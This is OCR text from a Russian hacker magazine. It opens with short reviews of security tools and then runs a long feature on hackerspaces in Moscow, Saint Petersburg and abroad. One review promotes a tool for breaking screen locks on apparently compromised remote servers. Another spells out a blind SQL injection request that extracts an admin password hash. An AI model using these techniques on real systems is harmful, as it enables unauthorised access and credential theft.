
Если ты хоть раз находил на раздачах хороший дедик, то вполне мог столкнуться с таким явлением, как screen-лок. Программы, предназначенные для этого, позволяют тебе видеть рабочий стол дедика, но в то же время блокируют любые действия, пока ты не введешь правильный пароль. Конечно, можно забить на приглянувшуюся тебе машинку, но есть и другой выход. Итак, встречаем DDMgr — удобный менеджер и пробиватель screen-локов для дедиков. Особенности и функциональные возможности программы:

- удобный интерфейс;
- пробивание большинства скринлоков;
- выбор автозагружаемой программы;
- возможность менять размеры окна;
- функции изменения порта, редиректа портов и подключения дисков;
- форсирование поддержки буфера обмена (даже если он выключен, прога заставит его работать);

Благодаря перечисленным функциям, DDMgr может пригодиться не только обычному пользователю, но и владельцу или продавцу целого парка дедиков. Самая главная особенность программы заключается в том, что она позволяет не только пробивать скринлоки, но и снимать множество других ограничений, мешающих твоей комфортной работе с удаленным компьютером.

Автор:
YGN Ethical Hacker Group
URL:
bit.ly/vDpEt8
Система:
*nix/win

5



СКАНЕР УЯЗВИМОСТЕЙ ДЛЯ JOOMLA!


OWASP Joomla! Vulnerability Scanner — это один из самых популярных и культовых OWASP'овских проектов. Как ясно из названия, этот перловый скрипт представляет собой сканер уязвимостей для известнейшей CMS Joomla! Его база данных уже давно используется для вполне успешного развития множества сторонних онлайн- и офлайн-проектов. Однако мы не будем на них останавливаться и рассмотрим основные возможности и особенности самого сканера:

- определение версии движка;
- определение наиболее популярных WAF для Джумлы;
- огромная встроенная база данных для поиска уязвимостей Джумлы и ее компонентов;
- создание отчетов в HTML- и текстовом формате;
- автообновление сканера до последней версии;
- быстрая работа за счет отсутствия фаззера и наличия встроенной БД.

Сканер работает в интерактивном режиме и имеет подробный хелп, где описаны все его параметры. Пример запуска:

```
joomscan.pl -u http://joomla-site.com/ \
  -x proxy:port
```

Есть масса дополнительных опций!



Автор:
SuRGeoNix
URL:
bit.ly/IXxLkm
Система:
Windows



WEBSURGERY, ИЛИ «ВСЕ ВКЛЮЧЕНО»

В состав WebSurgery входят: веб-краулер, программа для брутфорса директорий и файлов, фаззер для продвинутой эксплуатации известных и неизвестных уязвимостей типа SQL-инъекция, тестер XSS, программа для брутфорса форм логина, детектор WAF, детектор уязвимых для DoS мест в системе и навороченный перехватчик трафика, которым твой браузер обменивается с веб-приложениями. Чтобы проиллюстрировать работу с комплексом, возьмем некий абстрактный PHP-скрипт vuln.php, уязвимый для слепой SQL-инъекции. Нам необходимо достать из БД MySQL MD5-хеш пользователя. Воспользуемся встроенным фаззером.


1. Генерируем первый запрос (Initial Request):

```
GET /vuln.php?id= HTTP/1.1
HOST: 1.2.3.4
```

2. С помощью встроенного лист-генератора (List Configuration) создаем два списка: первый — с номерами от 1 до 32 (по длине MD5-хеша), а второй — с валидными символами для брута.
3. Создаем финальный запрос для брута:

```
GET /vuln.php?id=1+and+'${List_2}'=
substring((select+password+from+admin+
limit+1),${List_1},1) HTTP/1.1
HOST: 1.2.3.4
```

Мария Mifrill Нефедова (mifrill@real.xakep.ru)



ХАКЕРСПЕЙС — ТЕРРИТОРИЯ ХАКЕРОВ



КАК СОБРАТЬ ХАКЕРОВ В ОДНОМ МЕСТЕ

Увлеченным людям свойственно собираться вместе. Это дает возможность с упоением браться за амбициозные проекты и справляться с такими задачами, которые никогда не удалось бы решить в одиночку. Любому человеку свойственно общаться, веселиться и обмениваться опытом. Нет ничего удивительного, что во всем мире развивается культура хакерспейсов, где совместно работают специалисты по ИБ. И вот теперь, наконец, этот тренд добрался до России.

ЧТО ЖЕ ТАКОЕ ХАКСПЕЙС?

В двух словах довольно трудно объяснить неискушенному человеку из России, что представляет собой хакспейс и зачем он нужен. Непросто даже передать ту атмосферу, которая присуща такого рода местам. Поэтому позволь для начала провести небольшую параллель. Ты наверняка знаком с термином «коворкинг» — так называется схема, когда фрилансеры снимают для работы общее помещение, оставаясь при этом независимыми и свободными, эдакий хитрый способ выйти из социального вакуума, компенсировать недостаток общения, поделиться идеями и, конечно, по возможности, помочь друг другу. Также ты наверняка помнишь о существовании клубов радиолюбителей, авиамоделистов, компьютерные клубов — словом, обо всех тех славных заведениях, которые во время «нулевых» почти повсеместно приказали долго жить. Так вот, хакспейсы, по сути, объединяют в себе все лучшие идеи коворкинга и старых добрых клубов по интересам, хотя ставить хакспейсы и коворкинг на одну ступень и сравнивать их зачастую не совсем уместно.

Итак, что же такое хакспейс? Hackerspace или hackspace — место, где собираются хакеры со схожими интересами, чаще всего научными и технологическими. Нужно отметить, что под словом «хакеры» здесь и далее подразумеваются не только специалисты в области IT. Как правило, пришедшие в хакспейс люди интересуются цифровым или электронным искусством, хотят общения и ищут единомышленников для совместного творчества. Они встречаются, чтобы получать знания и обмениваться ими, чтобы слушать или проводить презентации, лекции, семинары и так далее. Многие компании начинают свое существование как часть хакспейса.

Главная особенность любого хакспейса заключается в том, что там собираются очень разные люди с разными специализациями и возможностями. При их объединении и рождаются достаточно серьезные интердисциплинарные проекты, например инженерно-художественные, дизайнерские. Арт-проекты сейчас вообще весьма популярны, а в США очень распространены проекты типа do it yourself (сделай сам). Еще одно странное, но пользую-

Хакерспейс {neuron}





Берлинский C-Base. Космический корабль приглашает на борт!

щееся «спросом» направление — фэшн, то есть электроника для моды, электроника, которую можно носить! Хакспейсы, предоставляющие помещения и всю необходимую инфраструктуру для обеспечения посетителей едой и напитками и энергоснабжения, оснащены разнообразным оборудованием: серверами и сетевым оборудованием, аудиотехникой, видеопроекторами, игровыми приставками и всевозможными инструментами и станками. Именно в этом, пожалуй, и состоит главное преимущество хакспейсов.

Как бы ни были важны социальная составляющая и атмосфера, и сколь бы она ни была прекрасна, основная фишка хакспейсов — это оборудование. На вооружении классических хакспейсов, помимо самой обычной и широко используемой техники, всегда имеются какие-нибудь интересные штуки: 3D-принтеры, лазерные резаки, большие осциллографы и так далее. Кстати, в некоторых западных хакспейсах есть даже биологическое оборудование. Как ты понимаешь, вышеперечисленные железки довольно проблематично хранить дома, да и вряд ли кто-то станет их покупать, чтобы поставить пару экспериментов. Они слишком тяжелы и велики, потребляют огромное количество электроэнергии и могут работать только в специальных условиях, например, для лазерного резака обязательно нужен отсос воздуха. К тому же подобные девайсы стоят порядка 30–50 тысяч долларов. Следует отметить, что и в хакспейсе редкая железка стоит дешевле 1000–1500 долларов. Согласись, это тоже довольно ощутимые деньги, особенно если устройство нужно тебе на один раз или вообще только для ознакомления.


Таким образом, хакспейс — это место, куда можно прийти, что немаловажно, круглосуточно, и поработать с имеющимся там оборудованием, то есть своего рода общая лаборатория и клуб по интересам в одном флаконе. Это реальное место, а не виртуальное сообщество, хотя вокруг хакспейса непременно формируется и онлайн-комьюнити :).

ХАКСПЕЙСЫ В РОССИИ

На Западе уже давно поняли, что хакспейсы — это действительно удобно и круто, поэтому в каждом более-менее крупном европейском городе сегодня есть хотя бы один хакспейс, а то и больше. Однако, если посмотреть на мировую карту хакспейсов, которая доступна на сайте hackerspaces.org, можно с удивлением обнаружить, что Россия в этом плане пока представляет собой больше белое пятно. О-о-о-о-очень большое белое пятно. Даже в Африке хакспейсов больше, чем у нас! Вот такой парадокс.

«Удивительно, почему у нас до сих пор нет ничего подобного. Ведь менталитет у наших людей очень подходящий, и хороших хакеров много», — именно такие мысли приходят на ум, и именно с этих слов начали свой рассказ создатели первого российского хакспейса Neuron (neuronspace.ru).

«Нейрон» появился в Москве около года назад. Фактически это второй хакспейс в России, так как раньше него был создан FOSS Labs в Казани. Однако последний не является хакспейсом в полном смысле слова: это сугубо коммерческое предприятие, которое представляет собой, скорее, бизнес-инкубатор. Таким образом, Neuron можно считать первым хакспейсом в нашей стране. Нам удалось побеседовать с основателями «Нейрона»: на наши вопросы любезно согласились ответить Алиса (eSage lab,



Рабочая обстановка обыкновенного хакспейса

ИЗВЕСТНЫЕ ХАКСПЕЙСЫ МИРА

C-base

Сайт: www.c-base.org.
Где расположен: Германия, Берлин.
Количество членов: 300+.
Размер ежемесячных членских взносов: 17 евро.



Упомянутый в статье берлинский C-base существует с 1995 года. Является одним из крупнейших и старейших хакспейсов в Европе.

London Hackspace (LHC)

Сайт: london.hackspace.org.uk.
Где расположен: Великобритания, Лондон.
Количество членов: 300+.
Размер ежемесячных членских взносов: минимум 5 фунтов.



Самый большой хакспейс в Соединенном Королевстве. Основан недавно, в 2009 году, но уже успел завоевать любовь и признание хакеров Европы.

NYC Resistor

Сайт: www.nycresistor.com.
Где расположен: США, Нью-Йорк.
Количество членов: 30+.
Размер ежемесячных членских взносов: $75–115.




Этот хакспейс также упоминается в статье. NYC Resistor — один из наиболее известных хакерспейсов в США. Существует с 2008 года.

кофаундер), Александр (Fairwaves, кофаундер) и Дмитрий (eSage lab). Они рассказали нам немало интересного.

Идея создать хакспейс в России зародилась у ребят после посещения аналогичных мест в Европе. К примеру, Александр, один из кофаундеров «Нейрона», проникся этой идеей после посещения берлинского CCC, на который съезжаются хакеры со всей Европы. Сам по себе конгресс, конечно, не является хакспейсом, однако там царит та самая атмосфера хакерского сообщества, о которой уже упоминалось выше. CCC — это конференция, куда люди приезжают не просто слушать лекции, но и общаться, делать совместные проекты. На последнем CCC была проведена презентация про хакспейсы, благодаря которой Александр и загорелся этой идеей. Под впечатлением от увиденного и услышанного он принялся изучать тему и очень удивился, что хакспейсов до пор нет в России, ведь у нас так много хороших инженеров и хакеров. Алиса, в свою очередь, рассказала о посещении очень известного крупного хакспейса C-base в Берлине. Он находится в большом здании, которое полностью стилизовано под космический корабль. Когда входишь внутрь, сначала с трудом понимаешь, куда попал. Даже поздней ночью там кипит жизнь. Люди приходят в хакспейс после работы, занимаются своими проектами, исследованиям, тусуются, что-то обсуждают, пьют... нет, не пиво :). Преимущественно напитки на основе мате, которые бодрят ничуть не хуже, чем кофе.

Впервые создатели Neuron встретились в январе, чтобы познакомиться и обсудить объединившую их идею. Затем последовал довольно долгий период подготовки и поисков помещения. Арендовать его, удалось только в июне. Так как хакспейс создавался силами всего четырех человек, обычная европейская схема «скинулись по чуть-чуть и арендовали помещение» здесь, увы, не подошла. Основателям «Нейрона» пришлось вложить гораздо больше денег и стать своего рода спонсорами хакспейса. Однако в данном случае спонсоры не получили взамен ничего особенного и не преследовали никакой выгоды. Удастся ли команде вернуть инвестиции? Вряд ли. Однако такой расклад всецело устраивает основателей хакспейса, поскольку все затевалось совсем не ради денег. Но об этом мы поговорим далее, а пока рассмотрим не менее интересный вопрос — что может предложить первый российский хакспейс своим посетителям?



Грустная картинка, отражающая российские реалии

«Нейрон» занимает около ста квадратных метров в здании на Лужнецкой набережной Москвы. Одно из помещений хакспейса превращено в кухню, в скором времени планируется оборудовать переговорную и принтерную (когда будет собран 3D-принтер). Так как Neuron был создан совсем недавно, он пока не может похвастаться изобилием оборудования, однако интересные штуки здесь уже есть. К примеру, имеется Software Defined Radio, на основе которого можно реализовать множество различных систем. Сейчас оно используется для разработки приемника WiMAX и создания базовой GSM-станции. Как признался нам один из кофаундеров хакспейса, ранее он сам лишь читал о таких устройствах и мог разве что мечтать о том, чтобы поработать с ними вживую. В «Нейроне» также конструируют 3D-принтер. Кстати, уже сейчас несколько человек приходят в хакспейс как раз для того, чтобы поработать с определенными устройствами.

В хакспейсе регулярно проходят различные семинары, с расписанием которых можно ознакомиться на сайте neuronspace.ru. Например, скоро планируется серия семинаров по электронике и активно ведется поиск людей, которые могли бы провести семинары по Arduino. Интересно, что семинары в «Нейроне» уже сейчас достаточно посещаемы, хотя их никто не рекламирует! В хакспейсе в основном проводятся открытые семинары, и на них регулярно собирается порядка 15–17 человек. Для тех, кто подумал, что это мало, поясню: все приходящие люди действительно заинтересованы темой. Поверь, лучше собрать 15 человек, которым семинар на самом деле нужен, чем 150, которые пришли поскучать. В дальнейшем для эксперимента планируется проводить платные семинары, в частности семинары, посвященные различному железу. В целом, по мнению основателей Neuron, хакспейс развивается весьма гармонично и в него приходит ровно столько людей, сколько он может вместить. В ближайшем будущем создатели очень хотят привлечь в «Нейрон» электронщиков и робототехников, ведь живое «железячное» комьюнити — это просто отлично! Здесь вообще только рады всему клевому и интересному, например, фаундеры сходу назвали такие темы, как авиамоделирование, создание квадрокоптеров и локпикинг (тот, где используются настоящие замки; это очень популярная забава на Западе).

Однако хакспейсы в России не ограничиваются одним только «Нейроном», и это просто замечательно! Еще об одном российском хакспейсе — HackSpace Saint-Petersburg, — кото-

Kiberpipa


Сайт: www.kiberpipa.org.
Где расположен: Словения, Любляна.
Количество членов: 20 активных и 40 бывших, которые участвуют в жизни хакспейса.
Размер ежемесячных членских взносов: отсутствуют.




Немного ближе к нашим краям. Словенский хакспейс, созданный в 2001 году, сочетает в себе лабораторию, культурный центр и интернет-кафе.

Metalab

Сайт: www.metalab.at.
Где расположен: Австрия, Вена.
Количество членов: 130+.
Размер ежемесячных членских взносов: 20 евро.



Еще одно весьма популярное среди европейских хакеров место. Хакспейс основан в 2006 году. Комьюнити Metalab играет не последнюю роль в жизни города.



Рабочее место в хакспейсе

рый находится в Северной столице, нам поведал его кофаундер Сергей Сильнов (po@kumekay.com). Уступаю ему клавиатуру, чтобы он смог рассказать о своем детище сам: «Идея организовать хакспейс в Питере витала в воздухе как минимум год. Я шерстил форумы в поисках единомышленников, ездил по хакерспейсам в Европе. В итоге я наткнулся на двух ребят из ИТМО, которые продвинулись немного дальше в деле создания хакспейса, и мы решили объединить наши усилия. Чтобы привлечь максимум участников в нашу лабораторию, мы сделали открытые массовым (оно состоялось 29 октября текущего года. — Прим. Mifrill): семинары, конкурсы и мастер-классы продолжались целых два дня. Наш хакерспейс занимает две площадки. Первую — офисную комнату площадью 40 кв. м — предоставило ИТМО. Оборудования там немного: компьютеры, объединенные в сеть, да несколько паяльников. Каждую среду в этом помещении проходят сборы, на которые может прийти любой желающий, предложить свой проект или присоединиться к уже существующему. Здесь также регулярно проводятся мастер-классы и семинары. Идет работа над квадрокоптером, гаджетом панорамной съемки и другими устройствами. На другой площадке сосредоточено оборудование для более «тяжелых» проектов: мощный ЧПУ-шный 3D-фрезер, сварочный аппарат для алюминия, плазменный резак, трубогиб, суперкомпьютер для рендеринга 3D-графики — и устроен склад для листов алюминия разной толщины. На этой площадке члены хакспейса занимаются созданием электророликов, электровелосипеда и супервелосипеда для скоростных рекордов».

От себя замечу, что все адреса, явки, пароли и расписание мероприятий ты найдешь на сайте хакспейса (hackspace-spb.ru).

НО ЭТО, НАВЕРНОЕ, ДОРОГО? КАК ЭТО РАБОТАЕТ?

«Хакспейс не бывает коммерческим» — такова негласная «первая заповедь» большинства хакспейсеров всего мира. В самом начале статьи уже было сказано, что сравнивать хакспейсы с коворкингом не совсем уместно, и теперь пора объяснить, почему. Как правило, коворкинг имеет коммерческую составляющую, в то время как в большинстве хакспейсов она отсутствует начисто. Справедливости ради нужно заметить, что некоторые хакспейсы созданы ради денег, но таких все же меньшинство. Как ни странно, большинство хакспейсов (и их создатели) не преследуют никакой выгоды. Это не бизнес, в основном хакспейсы организуют из любви к идее и к хакерскому искусству, как бы высокопарно



При свете дня интерьеры C-Base, быть может, выглядят не так футуристично, но все равно впечатляют



В NYC Resistor кипит работа

это ни звучало. Однако любой хакспейс, как правило, финансируют его члены, таким образом, он выводится на самоокупаемость.

На Западе это обычно выглядит так: все члены хакспейса ежемесячно скидываются по $50–100, чтобы оплатить аренду помещения (иногда, например при университетах, помещения предоставляются бесплатно; в таких случаях взнос не превышает 10–30 баксов). Деньги, оставшиеся после оплаты аренды, не оседают в чьем-нибудь кармане, а уходят на закупку необходимых вещей, начиная от напитков и заканчивая новым оборудованием. Плюс такого подхода заключается в том, что люди, самостоятельно оплатившие помещение, не чувствуют никакого давления ни с чьей стороны. Они не обязаны никаким спонсорам, и никто не диктует им, над какими проектами нужно работать и в каком направлении двигаться.

Думаю, тут у многих возникли сомнения. Вопросы типа «а хватит ли денег?» и «будет ли это работать?» действительно приходят на ум. Приведу небольшой пример.

В Нью-Йорке в Америке находится всемирно известный крупный хакспейс — NYC Resistor. Из него, кстати, выросла компания MakerBot, которая ныне производит настольные 3D-принтеры. В хакспейсе совсем мало постоянных членов — всего 30 человек. Однако это осознанный ход. Дело в том, что фактически комьюнити хакспейса существенно больше — оно насчитывает несколько сотен человек. Бизнес-модель NYC Resistor проста: половина всех расходов окупается за счет взносов постоянных членов, а другую половину организаторы набирают, проводя платные семинары и сдавая в аренду лазерный резак. Кстати, основной доход хакспейса как раз складывается из платы за семинары по обучению работе на этом самом резаке. :)

Если тебя удивило, что в крупном хакспейсе так мало постоянных членов, замечу, что это как раз нормально. Так, на последнем CCC прошла специальная встреча для создателей хакспейсов, количество членов в которых достигло 200–300 человек. Дело в том, что, когда хакспейс привлекает так много людей, возникают вполне закономерные проблемы — увы, далеко не все люди способны уживаться друг с другом. Начинают разгораться конфликты (например, кто-нибудь постоянно мусорит, а остальных это раздражает), люди разбиваются на группы и так далее и тому подобное. Эта встреча показала, что большинство организаторов хакспейсов видят лишь одно решение этой проблемы — открывать новые отделения, создавать новые, более камерные группы, которые будут заниматься чем-то одним.

К примеру, уже упоминавшийся C-Base насчитывает более 300 членов. В нем состоят не только хакеры, но и многие другие интересные люди — от юристов до ученых. И у C-base уже есть вот такие вот меньшие подразделения.

Но, как ты понимаешь, организовать хакспейс на Западе в целом гораздо проще, чем у нас. В Америке, к примеру, существует некоммерческая организация Space Foundation, которая выступает в роли зонтичной организации для других хакспейсов. Это значит, что любой хакспейс может стать дочерней организацией фонда, получить льготы (Space Foundation имеет налоговые льготы, чего довольно сложно добиться на Западе), проконсультироваться, обратиться за помощью в оформлении документов, необходимые для существования хакспейса, и рассчитывать на всестороннюю поддержку. В России подобное, конечно, тоже было бы очень полезно.

О российских реалиях мы можем рассказать на примере все того же хакспейса Neuron. Аренда помещения 100 кв. м в районе Воробьевых гор обходится в 120 тысяч рублей в месяц. С юридической точки зрения под такое начинание нужно создавать НКО (некоммерческую организацию), на которую и оформляются все документы. Сейчас в «Нейроне» существует два типа членства: постоянное и динамическое. Постоянное членство подразумевает, что у человека есть свой стол, который никто и никогда не трогает. Можно спокойно приходить и работать в любое время суток. Динамическое членство позволяет посещать хакспейс после работы и занимать любые доступные плоскости :).

Постоянное членство стоит 6 тысяч рублей в месяц, динамическое — 2 тысячи. Цифры рассчитаны на основе арендных ставок. На данный момент в Neuron уже состоят пять или шесть постоянных членов и семь динамических. Несложно подсчитать, что основателям хакспейса пока приходится доплачивать разницу из своего кармана. Однако, как уже было сказано выше, в скором времени планируется начать пр оведение платных семинаров, а также есть идея собирать пожертвования на открытых семинарах. Мы уверены, что у ребят все получится и они вскоре выйдут на самоокупаемость.

Ну и конечно, хотелось бы, чтобы «Нейрон» и HackSpace-SPb не стали первыми и последними хакспейсами в России. Надеемся, что найдутся и другие энтузиасты, в том числе и в других городах нашей огромной страны, которые по достоинству оценят и реализуют прекрасную идею хакспейсов. ⌶



